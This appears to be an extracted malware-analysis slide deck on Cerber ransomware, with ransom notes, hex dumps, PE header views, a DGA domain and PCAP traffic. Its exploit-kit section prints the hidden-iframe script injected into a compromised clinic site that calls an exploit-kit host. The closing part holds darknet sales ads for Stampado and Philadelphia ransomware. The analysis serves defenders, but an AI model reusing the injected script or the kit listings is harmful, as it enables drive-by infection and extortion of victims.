
Captcha???

- Payment:
hxxp://p27dokhpz2n7nvgr.onion
/7A25-8009-CEE7-0091-C5C7



Here comes the nightmare!







1 day later...

Otros ficheros importantes han sido cifrados!

Para decodificar sus ficheros deberá adquirir el software especial – «Cerber Decryptor».




Todas las operaciones deben ser realizadas solo a través de la red  **bitcoin**.


Dentro de 5 días usted podrá adquirir este producto a un precio especial:  **1.000 (≈ \$1236).**

Después de 5 días, el precio de este producto se incrementará hasta:  **2.000 (≈ \$2473).**

having any other questions, please contact us via the contact form:

Support


Date	Message	Type
24/4/2017 01:14:00	Hello I do not have the full \$2000 however I can pay \$500, I wonder if you guys can take that amount	 Question
24/4/2017 07:38:40	Sorry, but we can not give you a discount.	 Answer
24/4/2017 07:38:50	After payment you will get a link for downloading of Cerber Decryptor. It will decrypt all your files!!!	 Answer



Behind the scenes snfE021.tmp

- Temporary file call: snfE021.tmp

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	63	82	53	63	35	01	03	3D	07	01	00	0C	29	B7	53	D9	c Sc5 L=•)·SÜ
00000140	0C	0F	57	49	4E	2D	35	4D	41	47	48	4A	37	41	55	41	W WIN-5MAGHJ7AUA
00000150	54	51	12	00	00	00	57	49	4E	2D	35	4D	41	47	48	4A	TQ ...WIN-5MAGHJ
00000160	37	41	55	41	54	3C	08	4D	53	46	54	20	35	2E	30	37	7AUAT<MSFT.5.07
00000170	0C	01	0F	03	06	2C	2E	2F	1F	21	79	F9	2B	FF	18	00	L-./ !yù+y .
00000180	48	01	00	00	49	F6	A5	EB	38	BD	D2	01	00	50	56	E5	H ..Iöwë8%Ç .PVâ
00000190	AA	A0	00	0C	29	B7	53	D9	45	10	01	48	00	00	00	00	â)·SÜE+ H....
000001A0	10	11	4A	BE	C0	A8	6E	FE	C0	A8	6E	88	00	43	00	44	+◀J%Ä`nþÄ`n .C.D
000001B0	01	34	DF	75	02	01	06	00	23	79	02	72	00	00	00	00	4Bu7 -.#y7r....
000001C0	C0	A8	6E	88	C0	A8	6E	88	C0	A8	6E	FE	00	00	00	00	Ä`n Ä`n Ä`nþ....
000001D0	00	0C	29	B7	53	D9	00	00	00	00	00	00	00	00	00	00	.)·SÜ.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00



Malicious domain

- DGA domain
[hxxp://sedwrfaawsa4.xyz/search.](http://sedwrfaawsa4.xyz/search)

00001180	UU	4C	5E	39	9B	53	40	00	00	01	00	00	00	00	01	.L	9IS@
00001190	20	46	48	45	4A	45	4F	43	4E	44	46	45	4E	45	42	45	.FHEJEOCNDFENEBE
000011A0	48	45	49	45	4B	44	48	45	42	46	46	45	42	46	45	41	HEIEKDHBBFFBFEA
000011B0	41	00	00	20	00	01	C0	0C	00	20	00	01	00	04	93	E0	A...
000011C0	00	06	60	00	C0	A8	6E	88	18	00	3E	00	00	00	DC	B7	..A n ...U.
000011D0	7C	B8	39	BD	D2	01	00	0C	29	B7	53	D9	00	50	56	E0	.9%Ç...SÜ.PVà
000011E0	C2	9D	45	00	00	3E	47	EE	00	00	80	11	00	00	C0	A8	À E...Gi...À
000011F0	6E	88	C0	A8	6E	02	FA	D0	00	35	00	2A	5E	17	C6	2D	n A n uD.5.*^ A-
00001200	01	00	00	01	00	00	00	00	00	00	0C	73	65	64	77	72	...sedwr
00001210	66	61	61	77	73	61	34	03	78	79	7A	00	00	01	00	01	faawsa4-xyz
00001220	18	00	18	01	00	00	E5	E3	C8	B8	39	BD	D2	01	00	50	...ââE,9%Ç
00001230	56	E0	C2	9D	00	0C	29	B7	53	D9	45	00	01	18	91	03	VàÀ...SÜE...
00001240	00	00	80	11	4A	F6	C0	A8	6E	02	C0	A8	6E	88	00	35	... JöA n A n 5
00001250	FA	D0	01	04	58	13	C6	2D	81	80	00	01	00	01	00	03	úE...XÆ-...
00001260	00	09	0C	73	65	64	77	72	66	61	61	77	73	61	34	03	...sedwrfaawsa4
00001270	78	79	7A	00	00	01	00	01	C0	0C	00	01	00	01	00	00	xyz...À
00001280	00	05	00	04	33	0F	4D	7C	C0	0C	00	02	00	01	00	00	...3çM À
00001290	00	05	00	0E	01	62	06	64	6E	73	70	6F	64	03	63	6F	...b-dnspodco
000012A0	6D	00	C0	0C	00	02	00	01	00	00	00	05	00	04	01	61	m.À...a
000012B0	C0	40	C0	0C	00	02	00	01	00	00	00	05	00	04	01	63	À@À...c
000012C0	C0	40	C0	58	00	01	00	01	00	00	00	05	00	04	70	5A	À@AX...pZ
000012D0	8D	D7	C0	58	00	01	00	01	00	00	00	05	00	04	70	1C	xAX...p
000012E0	30	E8	C0	58	00	01	00	01	00	00	00	05	00	04	70	1C	OèAX...p
000012F0	30	EB	C0	3E	00	01	00	01	00	00	00	05	00	04	B7	3C	OèA>...<
00001300	34	5A	C0	3E	00	01	00	01	00	00	00	05	00	04	77	1C	4ZÀ>...w
00001310	30	E7	C0	3E	00	01	00	01	00	00	00	05	00	04	77	1C	OçÀ>...w
00001320	30	EA	C0	68	00	01	00	01	00	00	00	05	00	04	77	1C	OèÀh...w
00001330	30	E6	C0	68	00	01	00	01	00	00	00	05	00	04	77	1C	OèÀh...w
00001340	30	E9	C0	68	00	01	00	01	00	00	00	05	00	04	73	EC	OèÀh...si
00001350	97	A0	18	00	34	00	00	00	E5	E3	C8	B8	39	BD	D2	01	I↑.4...ââE,9%Ç
00001360	00	0C	29	B7	53	D9	00	50	56	E0	C2	9D	45	00	00	34)·SÜ.PVàÀ E...4
00001370	47	EF	40	00	80	06	00	00	C0	A8	6E	88	33	0F	4D	7C	Gi@. ...À n 3çM
00001380	C0	61	00	50	62	0D	62	47	00	00	00	00	80	02	20	00	Àa.Pb.bG...h...



Behind the scenes yv4msi53p.exe

CFF Explorer VIII - [yv4msi53p.exe]

File Settings ?

snfE021.tmp yv4msi53p.exe

Member	Offset	Size	Value	Meaning
Machine	000000E4	Word	014C	Intel 386
NumberOfSections	000000E6	Word	0003	
TimeDateStamp	000000E8	Dword	58DABF34	
PointerToSymbolT...	000000EC	Dword	00000000	
NumberOfSymbols	000000F0	Dword	00000000	
SizeOfOptionalHea...	000000F4	Word	00E0	
Characteristics	000000F6	Word	0102	Click here

File: yv4msi53p.exe

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Characteristics

- File is executable
- File is a DLL
- System File
- Relocation info stripped from file
- Line numbers stripped from file
- Local symbols stripped from file
- Agressively trim working set
- App can handle >2gb address space
- Bytes of machine word are reversed (low)
- 32 bit word machine
- Debugging info stripped from file in .DBG file
- If Image is on removable media, copy and run from the swap
- If Image is on Net, copy and run from the swap file
- File should only be run on a UP machine
- Bytes of machine word are reversed (high)

OK Cancel

File: yv4msi53p.exe

- Dos Header
- Nt Headers
- File Header
- Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Member	Offset	Size	Value	Meaning
Magic	000000F8	Word	010B	PE32
MajorLinkerVersion	000000FA	Byte	09	
MinorLinkerVersion	000000FB	Byte	00	
SizeOfCode	000000FC	Dword	00025800	
SizeOfInitializedData	00000100	Dword	00009800	
SizeOfUninitializedData	00000104	Dword	00000000	
AddressOfEntryPoint	00000108	Dword	00001000	.text
BaseOfCode	0000010C	Dword	00001000	
BaseOfData	00000110	Dword	00027000	
ImageBase	00000114	Dword	00400000	
SectionAlignment	00000118	Dword	00001000	
FileAlignment	0000011C	Dword	00000200	
MajorOperatingSystemVers...	00000120	Word	0005	
MinorOperatingSystemVer...	00000122	Word	0000	
MajorImageVersion	00000124	Word	0000	
MinorImageVersion	00000126	Word	0000	
MajorSubsystemVersion	00000128	Word	0005	
MinorSubsystemVersion	0000012A	Word	0000	
Win32VersionValue	0000012C	Dword	00000000	
SizeOfImage	00000130	Dword	00035000	
SizeOfHeaders	00000134	Dword	00000400	
Checksum	00000138	Dword	0001F908	
Subsystem	0000013C	Word	0002	Windows GUI
DllCharacteristics	0000013E	Word	8040	Click here
SizeOfStackReserve	00000140	Dword	00100000	
SizeOfStackCommit	00000144	Dword	00001000	
SizeOfHeapReserve	00000148	Dword	00100000	
SizeOfHeapCommit	0000014C	Dword	00001000	
LoaderFlags	00000150	Dword	00000000	
NumberOfRvaAndSizes	00000154	Dword	00000010	

DllCharacteristics

- DLL can move
- Code Integrity Image
- Image is NX compatible
- Image understands isolation and doesn't want it
- Image does not use SEH
- Do not bind this image
- Driver uses WDM model
- Terminal Server Aware

OK Cancel



Dependency walker

CFF Explorer VIII - [yv4msi53p.exe]

File Settings ?

snfE021.tmp yv4msi53p.exe

File: yv4msi53p.exe


- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Address Converter
- Dependency Walker**
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

kernel32.dll


- API-MS-Win-Core-RtlSupport-L1-1-0.dll
- ntdll.dll
- KERNELBASE.dll
- API-MS-Win-Core-ProcessThreads-L1-1-0.dll
- API-MS-Win-Core-Heap-L1-1-0.dll
- API-MS-Win-Core-Memory-L1-1-0.dll
- API-MS-Win-Core-Handle-L1-1-0.dll
- API-MS-Win-Core-Synch-L1-1-0.dll
- API-MS-Win-Core-File-L1-1-0.dll
- API-MS-Win-Core-IO-L1-1-0.dll
- API-MS-Win-Core-ThreadPool-L1-1-0.dll
- API-MS-Win-Core-LibraryLoader-L1-1-0.dll
- API-MS-Win-Core-NamedPipe-L1-1-0.dll
- API-MS-Win-Core-Misc-L1-1-0.dll
- API-MS-Win-Core-SysInfo-L1-1-0.dll
- API-MS-Win-Core-Localization-L1-1-0.dll
- API-MS-Win-Core-ProcessEnvironment-L1-1-0.dll
- API-MS-Win-Core-String-L1-1-0.dll
- API-MS-Win-Core-Debug-L1-1-0.dll
- API-MS-Win-Core-ErrorHandling-L1-1-0.dll
- API-MS-Win-Core-Fibers-L1-1-0.dll
- API-MS-Win-Core-Util-L1-1-0.dll
- API-MS-Win-Core-Profile-L1-1-0.dll
- API-MS-Win-Security-Base-L1-1-0.dll

Property	Value
File Name	C:\Windows\system32\API-MS-Win-Core-RtlSupport-L1-1-0.dll
File Type	Portable Executable 32
File Info	No match found.
File Size	3.00 KB (3072 bytes)
PE Size	3.00 KB (3072 bytes)
Created	Saturday 22 April 2017, 15.43.22
Modified	Thursday 04 October 2012, 10.40.37
Accessed	Saturday 22 April 2017, 15.43.22
MD5	2A1A2C962BB789EF8EE8CF8CB8F100C0
SHA-1	6731F1AAFA2DB1DB8B8CF49DFF3310C239B3026C

Property	Value
CompanyName	Microsoft Corporation
FileDescription	ApiSet Stub DLL
FileVersion	6.1.7601.17965 (win7sp1_gdr.121004-0333)
InternalName	apisetstub
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	apisetstub
ProductName	Microsoft® Windows® Operating System




Exploits Kits




Sundown EK “Eltest Campaign”

ElTest script from compromised website




Sundown EK



Cerber

Activa Clinics



```
1187  
1188 <script type="text/javascript"> Cufon.now(); </script>  
1189  
1190 <body> </body>  
1191 <script type="text/javascript"> var vhinm = "iframe"; var copqcaq = document.createElement  
(vhinm); var aayet = ""; copqcaq.style.width = "6px"; copqcaq.style.height = "6px";  
copqcaq.style.border = "0px"; copqcaq.frameBorder = "0"; copqcaq.setAttribute("frameBorder",  
"0"); document.body.appendChild(copqcaq); aayet = "http://hco.huc.mobi/index.php?z3HbOH2_tdcCHS-  
bjw=uHq6NT6ghKcCHi3agvcY9VmN0Jc09RQ9-QaomVZiIwynksmzx7R3FjFM"; copqcaq.src = aayet; </script>  
1192 </body>  
1193  
1194 </html>
```



PCAP traffic

Filter: Expression... Clear Apply Save Filter Filter

Date/Time	Dst	port	Host	Info
2017-01-19 23:18:47	50.62.37.1	80	activaclinics.com	GET / HTTP/1.1
2017-01-19 23:18:49	93.190.143.82	80	hco.huc.mobi	GET /index.php?z3Hb0H2_tdcCHS-bjw=uHq6NT6ghKcCHi3agvcY9VmNOJc09RQ9-QaomVZ:
2017-01-19 23:18:50	93.190.143.82	80	hco.huc.mobi	GET /7/?9643522803 HTTP/1.1
2017-01-19 23:18:50	93.190.143.82	80	hco.huc.mobi	GET /7/?947545190441&id=265 HTTP/1.1
2017-01-19 23:18:51	93.190.143.82	80	hco.huc.mobi	GET /7/?78493521 HTTP/1.1
2017-01-19 23:18:53	93.190.143.82	80	hco.huc.mobi	GET /bvfhjgejhfrg.png HTTP/1.1
2017-01-19 23:18:54	93.190.143.82	80	hxrheg.fve.mobi	GET /@@@.php?id=265 HTTP/1.1
2017-01-19 23:19:02	90.2.1.0	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.1	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.2	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.3	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.4	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.5	6892		Source port: 50025 Destination port: 6892
2017-01-19 23:19:02	90.2.1.6	6892		Source port: 50025 Destination port: 6892



Ransomware Variants

ALL YOUR FILES AND DOCUMENTS HAVE BEEN ENCRYPTED !!

YOUR DOCUMENTS, PHOTOS, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED AND A UNIQUE DECRYPTION KEY IS GENERATED !!

YOU CAN UNLOCK YOUR FILES BY BUYING THE DECRYPTION KEY FROM US. THERE IS NO OTHER WAY TO SAVE OR UNLOCK YOUR FILES !!

UNLOCK MY FILES?

You need to send 3 Bitcoins to the Bitcoin Wallet address.

To get the wallet address contact us at: mail2tor.com

WE RECOMMEND TO BUY BITCOINS HERE: WWW.LOCALBITCOIN.COM

Register and buy Bitcoins with PayPal, Skrill or find a local Bitcoin merchant. We will give you the wallet address who will sell you Bitcoins Locally by cashing your City CASH in person. Your Bitcoins will be sent to our Bitcoin wallet.

TO SAVE TIME YOU CAN GIVE THE SELLER OUR BITCOIN ADDRESS AND WE CAN SEND THE BITCOINS TO US DIRECTLY. AFTER WE RECEIVE THE PAYMENT WE WILL SEND YOU THE DECRYPTION KEY FROM THE ADDRESS YOU CONTACTED US FROM.

Normal

- Petya/misha (MFT)


File less ransomware

- Power-shell (powerware)

RaaS

- Stampado
- Philadelphia
- Commodity ransomware
- Spora

**** Act fast because ALL YOUR FILES WILL BE DELETED IN 96h ****



Philadelphia or Stampado



Stampado Ransomware FUD CHEAPEST ONLY 39 LIFETIME LICENSE

pwoah6flbuhl6kze.onion/listing.php?id=181509 **Alphabay**

Stampado Ransomware You always wanted a Ransomware but never wanted to pay hundreds of dollars for it This list is for you Stampado is a cheap and easy to manage ransomware developed by me and my team It s meant to be really easy to use You ll not need a host All you will need is an email account The file can be sent in the following formats exe bat dll scr and cmd You can also use binders packers...

Vendor	Price	Location
The_Rainmaker (0)	฿0.05990875	Worldwide

[Bitcoin Ransomware w Sourcecode](#)

Discover why

is the best option for you.



Philadelphia Ransomware - FUD - NEW VERSION 1.36.2 - CHEAP - ALL AUTOMATIC - UNDECRYPTABLE - UPDATED + BONUS! - 20% OFF - DISCOUNT - LIMITED OFFER

Philadelphia Ransomware - The Most Advanced and Customisable you've Ever Seen VIDEO: <https://vid.me/Pifj> Conquer your independence with Philadelphia Ransomware! Version: 1.36.2 - UPDATE 13th March Get an Advanced and Customisable Ransomware at a Full Lifetime License! Philadelphia innovates the Ransomware Market by presenting several Features that makes it possible to manage a V...

Sold by [The_Rainmaker](#) - 59 sold since Sep 9, 2016 **Vendor**

Level 5 **Trust Level 6**

